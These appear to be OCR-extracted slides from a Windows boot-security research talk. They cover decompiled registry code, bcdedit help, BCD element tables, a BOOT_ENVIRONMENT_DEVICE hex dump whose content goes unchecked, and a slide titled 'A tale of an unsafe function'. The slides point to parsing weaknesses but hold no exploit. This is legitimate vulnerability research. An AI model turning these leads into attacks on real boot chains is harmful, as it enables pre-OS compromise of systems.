


```
unsigned __int16 __fastcall CmpRemoveCellFromIndex(struct_CellPaged *CellPaged, unsigned __int16 CellIndex)
{
  __int64 v2; // r10
  unsigned __int16 result; // ax
  unsigned __int16 v4; // r8
  size_t v5; // r8
  struct_CellPaged *v6; // rdx
  struct_CellPaged *v7; // rcx
  unsigned __int16 v8; // dx

  v2 = CellIndex;
  result = CellPaged->word0 - 0x666C;
  if ( (result & 0xFDFF) != 0 )
  {
    v4 = CellPaged->CellCount - 1;
    CellPaged->CellCount = v4;
    if ( !v4 )
      return result;
    v5 = 4 * (v4 - (unsigned __int64)CellIndex);
    v6 = &CellPaged[CellIndex + 2];
    v7 = &CellPaged[v2 + 1];
  }
  else
  {
    v8 = CellPaged->CellCount - 1;
    CellPaged->CellCount = v8;
    if ( !v8 )
      return result;
    v5 = 8 * (v8 - v2);
    v6 = &CellPaged[2 * (unsigned int)(v2 + 1) + 1];
    v7 = &CellPaged[2 * v2 + 1];
  }
  return (unsigned __int16)memmove(v7, v6, v5);
}
```

```
v5 = 4 * (v4 - (unsigned __int64)CellIndex);
```

```
return (unsigned __int16)memmove(v7, v6, v5);
```


Say hello to bcdedit



```
BCDEDIT - Boot Configuration Data Store Editor

The Bcdedit.exe command-line tool modifies the boot configuration data store.
The boot configuration data store contains boot configuration parameters and
controls how the operating system is booted. These parameters were previously
in the Boot.ini file (in BIOS-based operating systems) or in the nonvolatile
RAM entries (in Extensible Firmware Interface-based operating systems). You can
use Bcdedit.exe to add, delete, edit, and append entries in the boot
configuration data store.

For detailed command and option information, type bcdedit.exe /? <command>. For
example, to display detailed information about the /createstore command, type:

     bcdedit.exe /? /createstore

For an alphabetical list of topics in this help file, run "bcdedit /? TOPICS".

Commands that operate on a store
================================
/store          Used to specify a BCD store other than the current system default.
/createstore    Creates a new and empty boot configuration data store.
/export         Exports the contents of the system store to a file. This file
                can be used later to restore the state of the system store.
/import         Restores the state of the system store using a backup file
                created with the /export command.
/sysstore       Sets the system store device (only affects EFI systems, does
                not persist across reboots, and is only used in cases where
                the system store device is ambiguous).

Commands that operate on entries in a store
===========================================
/copy           Makes copies of entries in the store.
/create         Creates new entries in the store.
/delete         Deletes entries from the store.
/mirror         Creates mirror of entries in the store.

Run bcdedit /? ID for information about identifiers used by these commands.
```

```
Commands that operate on entry options
======================================
/deletevalue     Deletes entry options from the store.
/set             Sets entry option values in the store.

Run bcdedit /? TYPES for a list of datatypes used by these commands.
Run bcdedit /? FORMATS for a list of valid data formats.

Commands that control output
============================
/enum            Lists entries in the store.
/v               Command-line option that displays entry identifiers in full,
                 rather than using names for well-known identifiers.
                 Use /v by itself as a command to display entry identifiers
                 in full for the ACTIVE type.

Running "bcdedit" by itself is equivalent to running "bcdedit /enum ACTIVE".

Commands that control the boot manager
======================================
/bootsequence    Sets the one-time boot sequence for the boot manager.
/default         Sets the default entry that the boot manager will use.
/displayorder    Sets the order in which the boot manager displays the
                 multiboot menu.
/timeout         Sets the boot manager time-out value.
/toolsdisplayorder   Sets the order in which the boot manager displays
                     the tools menu.

Commands that control Emergency Management Services for a boot application
==========================================================================
/bootems         Enables or disables Emergency Management Services
                 for a boot application.
/ems             Enables or disables Emergency Management Services for an
                 operating system entry.
/emssettings     Sets the global Emergency Management Services parameters.
```

BCD element meaning



https://www.geoffchappell.com/notes/windows/boot/bcd/elements.htm

Geoff Chappell, Software Analyst

- Notes
  - DOS
  - Expression Web
  - Front Page
  - Independent Hardware Vendors
  - Independent Software Vendors
  - Office
  - Security
  - Web
  - Windows
    - Startup
      - Windows Vista and Higher
        - Boot Configuration Data
          - BCD Objects
          - BCD Elements
        - The Advanced Boot Options Menu
        - The Edit Boot Options Menu
        - The Boot Status Data Log
      - Older Windows Versions
    - Kernel
    - Licensing
    - Internet Information Services (IIS)
    - Shell
    - Internet Explorer
    - Help
    - Debugging
    - Retro-Computing
    - Archive

indeed look to be complete, given its stated caveats, for Windows 8.

Global Elements

The following apply to all object types.


Library Elements

Before Windows 10, all the elements that can be in all types of object are Library elements.

Constant	Symbolic Names	Friendly Name	Format or Value	Versions
0x11000001	**BcdLibraryDevice_ApplicationDevice** **BCDE_LIBRARY_TYPE_APPLICATION_DEVICE**	**device**	device	6.0 and higher
0x12000002	**BcdLibraryString_ApplicationPath** **BCDE_LIBRARY_TYPE_APPLICATION_PATH**	**path**	string	6.0 and higher
0x12000004	**BcdLibraryString_Description** **BCDE_LIBRARY_TYPE_DESCRIPTION**	**description**	string	6.0 and higher
0x12000005	**BcdLibraryString_PreferredLocale** **BCDE_LIBRARY_TYPE_PREFERRED_LOCALE**	**locale**	string	6.0 and higher
0x14000006	**BcdLibraryObjectList_InheritedObjects** **BCDE_LIBRARY_TYPE_INHERIT**	**inherit**	GUID list	6.0 and higher
0x15000007	**BcdLibraryInteger_TruncatePhysicalMemory** **BCDE_LIBRARY_TYPE_TRUNCATE_PHYSICAL_MEMORY**	**truncatememory**	integer	6.0 and higher
0x14000008	**BcdLibraryObjectList_RecoverySequence** **BCDE_LIBRARY_TYPE_RECOVERY_SEQUENCE**	**recoverysequence**	GUID list	6.0 and higher
0x16000009	**BcdLibraryBoolean_AutoRecoveryEnabled** **BCDE_LIBRARY_TYPE_AUTO_RECOVERY_ENABLED**	**recoveryenabled**	boolean	6.0 and higher
0x1700000A	**BcdLibraryIntegerList_BadMemoryList** **BCDE_LIBRARY_TYPE_BAD_MEMORY_LIST**	**badmemorylist**	integer list	6.0 and higher
0x1600000B	**BcdLibraryBoolean_AllowBadMemoryAccess** **BCDE_LIBRARY_TYPE_ALLOW_BAD_MEMORY_ACCESS**	**badmemoryaccess**	boolean	6.0 and higher

Understand BOOT_ENVIRONMENT_DEVICE

- REG_BINARY
- Valid when unpacking from REG_BINARY format.
- Size gets checked
- Content in it is not checked



Value name:

Element

Value data:

```
00000000  85  D4  2D  CD  FE  7D  8A  43    . Ô - Í þ } . C
00000008  BB  26  E8  E3  C0  C8  80  9D    » & è ã À È . .
00000010  00  00  00  00  01  00  00  00    . . . . . . . .
00000018  B8  00  00  00  00  00  00  00    . . . . . . . .
00000020  03  00  00  00  00  00  00  00    . . . . . . . .
00000028  00  00  00  00  00  00  00  00    . . . . . . . .
00000030  00  00  00  00  00  00  00  00    . . . . . . . .
00000038  01  00  00  00  90  00  00  00    . . . . . . . .
00000040  05  00  00  00  05  00  00  00    . . . . . . . .
00000048  00  00  00  00  48  00  00  00    . . . . H . . .
00000050  00  00  00  00  00  00  00  00    . . . . . . . .
00000058  00  00  00  00  00  00  00  00
```


BCD Element processing

- BL_DEVICE_TYPE
  - DiskDevice = 0x0
  - LegacyPartitionDevice = 0x2
  - SerialDevice = 0x3
  - UdpDevice = 0x4
  - BootDevice = 0x5
  - PartitionDevice = 0x6
  - VmbusDevice = 0x7
  - LocateDevice = 0x8
  - UriDevice = 0x9
  - CompositeDevice = 0xA
  - CimfsDevice = 0xB


A tale of an unsafe function

BiSanitizeRamdiskDevicesInDevice

